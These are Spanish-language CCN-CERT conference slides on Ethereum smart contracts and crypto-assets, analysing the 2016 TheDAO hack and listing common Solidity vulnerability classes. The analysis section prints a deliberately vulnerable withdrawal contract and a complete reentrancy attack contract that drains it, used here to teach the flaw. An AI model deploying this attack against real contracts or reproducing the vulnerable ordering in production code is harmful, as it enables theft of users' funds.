
script de desbloqueo
ScriptSig

+

script de bloqueo
ScriptPubKey


<sig> <PubKey>


DUP HASH160 <PubKeyHash>
EQUALVERIFY CHECKSIG





¿Es posible hacer algo más
que escribir transacciones en
blockchain?



Ethereum y los *smart contracts*

Cada nodo de la red Ethereum dispone de una máquina virtual: EVM (Ethereum Virtual Machine)

Ejecución determinista

La ejecución de una instrucción tiene un coste: gas (unidad definida en cada transacción por el emisor)

Pila de ejecución

Almacenamiento no volátil

Contador de instrucciones



Organizaciones autónomas descentralizadas (DAO)

- Los *smart contracts* se ejecutan de modo autónomo.
- Capacidad de llamar a otros contratos y de generar nuevos contratos.
- Nuevos modelos de financiación colectiva (*crowdfunding*).



Criptoactivos

Criptodivisas:
BTC, Ether,
XRP, etc.

Monetizan la blockchain
Primer exponente de criptoactivos (2009-2016)
BTC concentra el 37% del mercado
Considerados como *commodities*.


Tokens

Smart contracts con funcionalidad específica
Registran un derecho de uso
Desarrollan una infraestructura de servicios
Segundo exponente de los criptoactivos (2016-).



Criptoeconomía en Ethereum

- Capitalización de mercado:
11.115.863.457 US\$ (27/11/2018
https://www.coingecko.com/es/tabla_de_precios/ethereum/usd).
- Impulsor de la transición desde las IPOs (NASDAQ, LSE) hacia las ICOs.





TheDAO hack

- Iniciativa creada en mayo de 2016 por miembros de la comunidad Ethereum.
- Proporcionar una plataforma para la financiación de nuevas empresas sin intermediario alguno.
- Alcanzó una cotización de 250 millones de dólares.
- En junio de 2016 fue atacada aprovechando un error de programación de su smart contract.



Problemas de seguridad

1. Re-entrada
2. Desbordamiento aritmético
3. Recepción inesperada de criptomoneda (Ether)
4. Explotación de Delegatecall
5. Visibilidad de funciones: mal diseño de interfaz
6. Falta de entropía
7. Referencias a contratos externos
8. Uso de direcciones cortas y ataques a través de los parámetros ABI
9. Falta de verificación del valor de retorno de Call
10. Explotación de condiciones de carrera
11. Denegación de Servicio
12. Manipulación del sello temporal de los bloques
13. Errores en el nombre del constructor de un smart contract
14. Punteros no inicializados
15. Errores de coma flotante

Adrian Manning,
<https://github.com/sigp/solidity-security-blog>



Análisis de la vulnerabilidad TheDAO

```
contract EtherStore {
```

```
    uint256 public withdrawalLimit = 1 ether;
    mapping(address => uint256) public lastWithdrawTime;
    mapping(address => uint256) public balances;
```

```
function depositFunds() public payable {
    balances[msg.sender] += msg.value;
}
```

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```

→ FUNCIONES PÚBLICAS

→ VULNERABILIDAD



```
import "EtherStore.sol";

contract Attack {
    EtherStore public etherStore;

    // initialise the etherStore variable with the contract address
    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    function pwnEtherStore() public payable {
        // attack to the nearest ether
        require(msg.value >= 1 ether);
        // send eth to the depositFunds() function
        etherStore.depositFunds.value(1 ether)();
        // start the magic
        etherStore.withdrawFunds(1 ether);
    }

    function collectEther() public {
        msg.sender.transfer(this.balance);
    }


    // fallback function - where the magic happens
    function () payable {
        if (etherStore.balance > 1 ether) {
            etherStore.withdrawFunds(1 ether);
        }
    }
}
```

```
function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
```



Consecuencias del ataque a TheDAO

- **Coste económico:** 55 millones de dólares
- **Consecuencias en términos de gobernanza:**
 - Hard fork para solucionar la pérdida de capital por parte de inversores.
 - No fue aceptado por toda la comunidad: escisión y creación de Ethereum Classic.
- **Consecuencias en términos normativos:**
 - Report of Investigation Pursuant to Section 21(a) of the Securities Exchange Act of 1934: The DAO.





Conclusiones

- El tamaño de Ethereum, incluyendo todas las trazas de ejecución a fecha de 28/11/2018, es de 2 TB.
- La información no es fácilmente interpretable.
- Existe una dependencia de las plataformas de terceros (p. ej., etherscan) para extraer información.
- En la mayor parte de los casos no tenemos acceso al código fuente de los smart contracts.

XII Jornadas STIC CCN-CERT

Ciberseguridad,

hacia una respuesta y disuasión efectivas



› E-Mails

- › info@ccn-cert.cni.es
- › ccn@cni.es
- › organismo.certificacion@cni.es

Websites

- › www.ccn.cni.es
- › www.ccn-cert.cni.es
- › oc.ccn.cni.es

› Síguenos en



CCN-CERT
centro criptológico nacional

